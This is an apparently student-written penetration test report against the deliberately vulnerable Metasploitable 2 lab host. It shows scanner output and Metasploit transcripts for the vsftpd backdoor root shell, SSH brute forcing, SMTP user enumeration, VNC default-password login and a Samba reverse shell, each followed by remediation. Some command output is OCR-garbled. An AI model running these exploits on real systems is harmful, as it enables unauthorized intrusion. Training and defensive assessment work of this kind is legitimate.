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Executive Summery

Metasploitable2 performed a penetration test on one host over a period of several days. This report includes vulnerability descriptions uncovered during the audit, as well as risk evaluations and remedial recommendations. Vulnerabilities and risk levels have been discovered.

Metasplotable2 has been discovered as a vulnerable host. A number of critical and highrisk faults are openly present in the system. Because of the system's complexity, it will have an effect on all users. Remediation should be prioritized based on the level of danger and the amount of effort necessary

Purpose

It's essential to perform Vulnerability Assessment and Penetration Testing to find all available security breachers and flows on the systems to ensure the system confidentiality, integrity, and availability. Based on that purpose, we were asked to simulate and conduct a real-world Vulnerability Assessment and Penetration testing for the imaginary organization.

Introduction

"SecureX" is a Cybersecurity company that provides Vulnerability Assessment and Penetration testing Service (VAPT services). SecureX has been hired to carry out in-depth penetration test on a "Wayne Industries".

The SecureX company's Security team divided into Red, Blue and Purple teams to carried out the VAPT. Relevant teams' objectives are listed in below.

- Red Team Will carry out both internal and external Network & Application assessment.
- Blue Team Will evaluate the readiness of the system for red team's attack approaches.
- Purple Team Coordination among both Red & Blue teams will be done this team.

Scope

- Whole network of Wayne Industries' is within scope.
- Evaluate the effectiveness of present implemented controls

- Brief Business impact assessment needed for each funded vulnerability
- Identify the available mitigation controls & Remediations needed for each funded vulnerability.

To conduct a Wayne Industries' VAPT, I used Metasploitable 2 as a target.

• Ip Address - 192.168.250.4

Note :- Rapid7's Metasploitable 2 is a Linux-based operating system which has been developed as an intentionally vulnerable system for provide safer environment to conduct penetration testing and security analysis.

Severity Ratings

Depending on the Business impact and risk, following severity categories introduced.

Critical	 High-priority discoveries and advice that could endanger the internal controls, system availability, and the confidentiality and integrity of data programs and information stored on systems. Immediate corrective action is required.
High	Due to the obvious poor control's design, the findings and recommendations receive special emphasis. Controls and procedures should be improved or implemented to provide a more comprehensive internal control system. Corrective measures should be implemented as soon as possible.
Medium	Discoveries with a medium priority include areas that require control and system modifications because of poor control operation.
Low	 Among the results and recommendations with a low priority are areas to strengthen controls or improve operational efficiencies. The issues in question require management to balance the costs and benefits of action.
Information	 No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentations regarding the target system.

Methodology

Penetration testing, often known as pen testing, is a sort of ethical hacking security assessment that involves simulating numerous attacks on computer systems or networks' internal and external networks. That approach contains following procedures.

1. Pre-engagement

5. Exploitation

2. Information gathering and reconnaissance

6. post-exploitation

3. Threat-modelling

7. Reporting

4. Vulnerability analysis

Reconnaissance (Information Gathering)

The penetration tester's ability to get information from the external and internal systems is determined during the information gathering / reconnaissance phase. This phase offers information about the target's network architecture to the ethical hacker conducting the pen test.

1. Network Enumeration

Netdiscover

Since "Netdiscover" tool used for active/passive address reconnaissance and that can be used to monitor network ARP traffic or identify network addresses using the auto scan mode, which searches for common local networks. I used this tool for identify the target.

```
File Actions Edit View Help
Currently scanning: 172.16.75.0/16
                                        Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts.
                                               Total size: 180
  ΙP
                At MAC Address
                                   Count
                                             Len MAC Vendor / Hostname
192.168.250.1 0a:00:27:00:00:09
                                              60 Unknown vendor
192.168.250.2
                                              60
               08:00:27:a8:1e:b8
                                                 PCS Systemtechnik GmbH
192.168.250.4
                08:00:27:16:0b:a0
                                              60 PCS Systemtechnik GmbH
```


Fping

Fping used to confirm whether the target host is live or not.

```
fping 192.168.250.4
192.168.250.4 is alive
```

Maltego

Maltego is an open-source forensics and intelligence tool. It will provide you with rapid data mining and collection, as well as easy-to-understand data presentation.



Assumption: - Assuming that Wayne Industries has internal networks

2. Services Enumeration

Nikto

Nikto is an Open-Source tool. which can be used as web server scanner and it runs tests against known vulnerabilities on web servers for a range of things, likes potentially hazardous file system, outdated versions of over servers, and version-specific problems on servers.

+ 1 host(s) tested

```
Nikto -Nikto -Nikto -Nikto v2.1.6

Nikto v2.1.6

Target IP: 192.168.250.4

Target Hostname: 192.168.250.4

Target Port: 80

Start Time: 2022-04-23 17:56:51 (GMT-4)

Server: Apache/2.2.8 (Ubuntu) DAV/2

Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10

The anti-clickjacking X-Frame-Options header is not present.

The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

The X-Content-Type-Options header is not set. This could allow the user a gent to render the content of the site in a different fashion to the MIME type

Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.

Uncommon header 'tcn' found, with contents: list

Apache mod_negotiation is enabled with Multiviews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=46
98ebdc59d15. The following alternatives for 'index' were found: index.php

Web Server returns a valid response with junk HTTP methods, this may cause false positives.

OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

/phpinfo.php: Output from the phpinfo() function was found.

OSVDB-3268: /doc/: Directory indexing found.

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OSVDB-12184: /?=PHP8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals pote ntially sensitive information via certain HTTP requests that contain specific QUERY strings.
```

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OSVDB-12184: /=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals pote ntially sensitive information via certain HTTP requests that contain specific QUERY strings.

OSVDB-12184: /=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals pote ntially sensitive information via certain HTTP requests that contain specific QUERY strings.

OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL d atabases, and should be protected or limited to authorized hosts.

Server may leak inodes via ETags, header found with file /phpMyAdmin/Changelog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008

OSVDB-3092: /phpMyAdmin/Changelog: phpMyAdmin is for managing MySQL datab ases, and should be protected or limited to authorized hosts.

OSVDB-3268: /test/: Directory indexing found.

OSVDB-3092: /test/: This might be interesting...

OSVDB-3092: /bpMyAdmin/Documentation.html: phpinfo() was found. This gives a lot of system information.

OSVDB-3268: /icons/: Directory indexing found.

OSVDB-3233: /icons/README: Apache default file found.

/ /phpMyAdmin/: phpMyAdmin directory found

OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.


OSVDB-3092: /phpMyAdmin/Documentation.html: for managing MySQL databases and should be protected or limited to authorized hosts.


OSVDB-3092: /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases and should be protected or limited to authorized hosts.

OSVDB-12184: /:=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals pote

• Legion

Legion is an open source, user-friendly, super-extensible, and semi-automated network penetration testing tool that aids in information system discovery, reconnaissance, and exploitation.





After the successful scan, **Leagon** tool identified the default credentials of most of the running services.

• Nmap

Nmap, or network mapper, is an open-source tool used among penetration testers to find a network's open ports, as well as the services and versions that are running on each port. It can also be used to operating systems foot-printing running on diverse network devices.

nmap -sS -sV -T4 -A \rightarrow used to detect the open ports with the service versions including OS footprinting. T is used to set the timing template.

3. Sub-domain Enumeration

• Findomain

Findomain is a popular subdomain enumeration tool among bug bounty hunters and cybersecurity specialists all over the world. **Findomain** is a comprehensive recon framework that uses cutting-edge technology to send alerts about new subdomains, their HTTP status, open ports, IP addresses, and more to webhooks, emails, Telegram chats, and push notifications to Android, iOS, Desktop, and Smart Watches via Pushover. The tool is written in Rust and provides high performance, security, and dependability for large tasks.

Assumption:- Assuming that Wayne Industries has launched own websites.

To check the available sub domain, I used findomain tool & failed to find any sub domains.

```
findomain -t 192.168.250.4

Error: Target is empty or invalid!
```

4. DNS Enumeration

DNS Lookup

WHOIS is a protocol that is used to find the details of an internet resource such as a domain name, an IP address block or an autonomous system. This protocol is used to store the details in a database and deliver the details the database in a human readable format. Full documentation on

WHOIS can be find on RFC 3912.

Assumption: Assuming that Wayne Industries has own web domains.

URL: https://whois.domaintools.com/



5. Google Dorking

Google Dorking, often refers as Google hacking, is the use of Google search algorithms to hack into weak sites or to look for information that is not available in public search results.

Operators like, site:, inurl:, intitle:, filetype:, and, or, "", etc can be used to google dorking.

6. Nessus

Nessus is a remote security scanning application that checks a computer and notifies you if it discovers any vulnerabilities that malicious hackers could use to get access to any computer on your network. This is accomplished by running over 1200 checks on a single machine to see whether any of these assaults could be used to break into or harm the computer.

Ip: 192.168.250.4

				192.168.250.4				
7			6	17	5	64		
CRITIC	AL	н	IGH	MEDIUM	LOW	INFO		
nerabilitie						Total:		
VERITY	cvss	PLUGIN	NAME			Total:		
	V3.0							
CRITICAL	9.8	134862	Apache T	omcat AJP Connector F	Request Injection (Gho	ostcat)		
CRITICAL	9.8	20007	SSL Versi	on 2 and 3 Protocol De	tection			
CRITICAL	10.0	33850	Unix Ope	erating System Unsupp	orted Version Detection	on		
CRITICAL	10.0*	32314	Debian C Weaknes	penSSH/OpenSSL Paci s	kage Random Numbe	r Generator		
CRITICAL	10.0*	32321		penSSH/OpenSSL Paci s (SSL check)	kage Random Numbe	r Generator		
CRITICAL	10.0*	61708	VNC Serv	ver 'password' Passwor	d			
CRITICAL	10.0*	10203	rexecd Se	ervice Detection				
HIGH	8.6	136769	ISC BIND	Service Downgrade / R	Reflected DoS			
HIGH	7.5	136808	ISC BIND	ISC BIND Denial of Service				
HIGH	7.5	42256	NFS Shares World Readable					
HIGH	7.5	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)					
HIGH	7.5	90509	Samba B	Samba Badlock Vulnerability				
HIGH	7.3	26920	Microsof	Microsoft Windows SMB NULL Session Authentication				
MEDIUM	6.8	78479		dding Oracle On Down				
MEDIUM	6.5	139915	ISC BIND	9.x < 9.11.22, 9.12.x <	9.16.6, 9.17.x < 9.17.4	DoS		
MEDIUM	6.5	51192	SSL Certi	ficate Cannot Be Truste	ed			
MEDIUM	6.5	42263	Unencry	pted Telnet Server				
MEDIUM	5.9	31705	SSL Anor	nymous Cipher Suites S	upported			
MEDIUM	5.9	89058		WN Attack Vulnerability ed eNcryption)	(Decrypting RSA with	Obsolete and		
MEDIUM	5.9	65821	SSL RC4	Cipher Suites Supporte	d (Bar Mitzvah)			
MEDIUM	5.3	11213	HTTP TR	ACE / TRACK Methods A	Allowed			
MEDIUM	5.3	57608	SMB Sigr	ning not required				
MEDIUM	5.3	15901	SSL Certi	ficate Expiry				
MEDIUM	5.3	45411	SSL Certi	ficate with Wrong Host	name			
MEDIUM	5.3	26928	SSL Weal	k Cipher Suites Support	ted			
MEDIUM	4.0*	52611		rvice STARTTLS Plainte				
MEDIUM	4.3*	90317		k Algorithms Supporte				
MEDIUM	6.4*	57582		Signed Certificate				
MEDIUM	4.3*	81606		EXPORT_RSA <= 512-bit	Cinhar Suitae Sunna	tod (EDEAK)		

Threat Modeling & Exploitation

01	VSFTPD S	VSFTPD Smiley Face Backdoor on port 21				
Risk Level	Critical High Medium Low				Low	
Rhost		192.168.250.4				

Business impact and risk

The version of VSTFPD running on the remote host has been compiled with a backdoor. Attempting to login with a username containing smiley face triggers the backdoor, which results in a shell listening on TCP port 6200. The shell stops listening after a client connects to and disconnects from it.

An unauthenticated, remote attacker could exploit this execute arbitrary code as root. This vulnerability has been available since July 3, 2011



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) >
```

```
File Edt View Search Terminal Help

Automatic

Basic options:
Name Current Setting Required Description

BuoST 192,168,258.4 yes The target address
RPORT 21 yes The target port

Payload information:
Space: 2000
Avoid: 0 characters

Description:
This module exploits a malicious backdoor that was added to the
VSFIPD download archive. This backdoor was introduced into the
vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
according to the most recent information available. This backdoor
was removed on July 3rd 2011.

References:
http://www.osvdb.org/73573
http://pastebin.com/pat79555
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

msf exploit(vsftpd 234 backdoor) >
```

```
|*| 192.168.250.4 - Command shell session 1 closed. Reason: User exit

mgf exploit(vsftpd_234_backdoor) > exploit

|*| Banner: 220 (vsFTPd 2.3.4)
|*| USER: 331 Please specify the password.
|*| Backdoor service has been spawned, handling...
|*| UID: uid=0(root) gid=0(root)
|*| Found shell.
|*| Command shell session 2 opened (192.168.250.3:38913 -> 192.168.250.4:6200) at 2021-
05-23 11:51:05 +0100

whosmi
root
id
uid=0(root) gid=0(root)
```

Remediation

Validate and recompile a legitimate copy of the source code.

02	OpenSSH Brute-Force Attack					
Risk Level	•	Critical	High	Medium	Low	
Rhost		192.168.250.4				

Business impact and risk

Port 22 is used to establish a remote connection using secure shell. The Metasploitable 2 has port 22 open. The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library. The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

Because of that with the valid SSH login credentials, attackers can jeopardize the remote host. I used separate username & password text files for carry out the brute force attack.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/nipun97/Desktop/password.txt
PASS_FILE → /home/nipun97/Desktop/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/nipun97/Desktop/username.txt
USER_FILE → /home/nipun97/Desktop/username.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS → true
msf6 auxiliary(scanner/ssh/ssh_login) > run


[*] 192.168.250.4:22 - Starting bruteforce
[-] 192.168.250.4:22 - Failed: 'root:root'
[1] No active DB -- Credential data will not be saved!
[-] 192.168.250.4:22 - Failed: 'root:admin'
[-] 192.168.250.4:22 - Failed: 'root:abdefg'
[-] 192.168.250.4:22 - Failed: 'root:abdefg'
[-] 192.168.250.4:22 - Failed: 'admin:root'
[-] 192.168.250.4:22 - Failed: 'admin:admin'
[-] 192.168.250.4:22 - Failed: 'admin:abdefg'
[-] 192.168.250.4:22 - Failed: 'admin:abdefg'
[-] 192.168.250.4:22 - Failed: 'msfadmin'
[-] 192.168.250.4:22 - Failed: 'msfadmin:abdefg'
[-] 192.168.250
```

Remediation

Port redirection or port mapping is the process of changing the default port to another in order to receive connection requests from approved networks.

03	Postfix SMPTD port 25 exploits					
Risk Level Critical High				Medium	Low	
Rhost	Rhost 192.168.250.4					
Business impact and risk						

The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.



```
nc 192.168.250.4 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY backup
252 2.0.0 backup
VRFY bin
252 2.0.0 bin
exit
502 5.5.2 Error: command not recognized
quit
221 2.0.0 Bye
```

Remediation

Consider all cryptographic material generated on the remote host to be guessable. In particular, all SSH, SSL and OpenVPN key material should be re-generated.

04	Unix Oper	Unix Operating System Unsupported Version Detection					
Risk Level		Critical High Medium Low					
Rhost		192.168.250.4					

Business impact and risk

According to the version number, the Unix operating system on the remote host is no longer supported. The seller's lack of support means that no additional security updates will be released for the device. As a result, there's a good chance it'll have security issues.

Ubuntu 8.04 support ended on 2011-05-12 (Desktop) / 2013-05-09 (Server).


Remediation

Upgrade to a version of the Unix operating system that is currently supported. Upgrade to Ubuntu 21.04 / LTS 20.04 / LTS 18.04

05	VNC Server 'password' Password						
Risk Level		Critical High Medium Low					
Rhost		192.168.250.4					

Business impact and risk

A weak password protects the remote host's Virtual Network Computing (VNC) server. Using VNC authentication and the password 'password,' the attacker may be able to log in. This could be used by an unauthenticated remote attacker to take control of the system.



```
Connected to RFB server, using protocol version 3.3

Performing standard VNC authentication

Password:

Authentication successful

Desktop name "root's X desktop (metasploitable:0)"

VNC server default format:

32 bits per pixel.

Least significant byte first in each pixel.

True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0

Using default colormap which is TrueColor. Pixel format:

32 bits per pixel.

Least significant byte first in each pixel.

True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



Remediation

Secure the VNC service with a strong password.

192.168.250.4:5900 - Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >

06	rexecd Ser	l Service Detection					
Risk Level		Critical	High	Medium	Low		
Rhost		192.168.250.4					

Business impact and risk

This rexect service allows network users to run commands from a remote location. However, because rexect lacks a reliable method of authentication, an attacker may use it to scan a third-party host.

```
Last login: Sun Apr 24 08:31:45 EDT 2022 from 192.168.250.6 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
```

Remediation

Comment out the 'exec' line in /etc/inetd.conf and restart the inetd process.

07	Microsoft Windows SMB NULL Session Authentication					
Risk Level	isk Level Critical High Medium Low					
Rhost	Rhost 192.168.250.4					
Design and forms of and adult						

Business impact and risk

The remote host has Microsoft Windows installed. A NULL session can be used to log in (that is, without a username or password). An unauthenticated remote attacker may be able to exploit this bug to gain information about the remote host depending on the settings.

```
msf6 exploit(multi/smmba/usermap_scrip:) > set RHOSTS 192.168.250.4
RHOSTS ⇒ 192.168.250.4
msf6 exploit(multi/smmba/usermap_script) > run

[1] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want Reverse ListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444

[*] Starting interaction with 1...
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux whoami msfadmin
```

Remediation

Apply the following registry changes per the referenced Technet advisories:

Set:

- HKLM\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous=1
- HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\restrictnullsessaccess=1

Reboot once the registry changes are complete

Conclusion

This paper demonstrates the weaknesses and critical suggestions for the target scope domains. Depending on their severity, vulnerabilities are classed as critical, high, medium, low, or informative. Furthermore, Showcase the many attacks that the enemy could launch during the exploitation phase. An attacker would attempt to get access to the Domain Controllers in order to facilitate network traversal and further harm the systems.

To detect dangers within a computer, it should be viewed from the attacker's point of view. Consider the computer to be a black box that takes data both passively and actively. I've utilized automatic scanners to ensure that I didn't overlook any problems, but their usefulness shouldn't be the primary consideration in choosing which ones we find. These tests are less reliable than objective testing since the results may be inaccurate and can frequently taint the procedure. Finally, in order to ensure reliable operations, it is necessary to keep the system and network configurations up to date.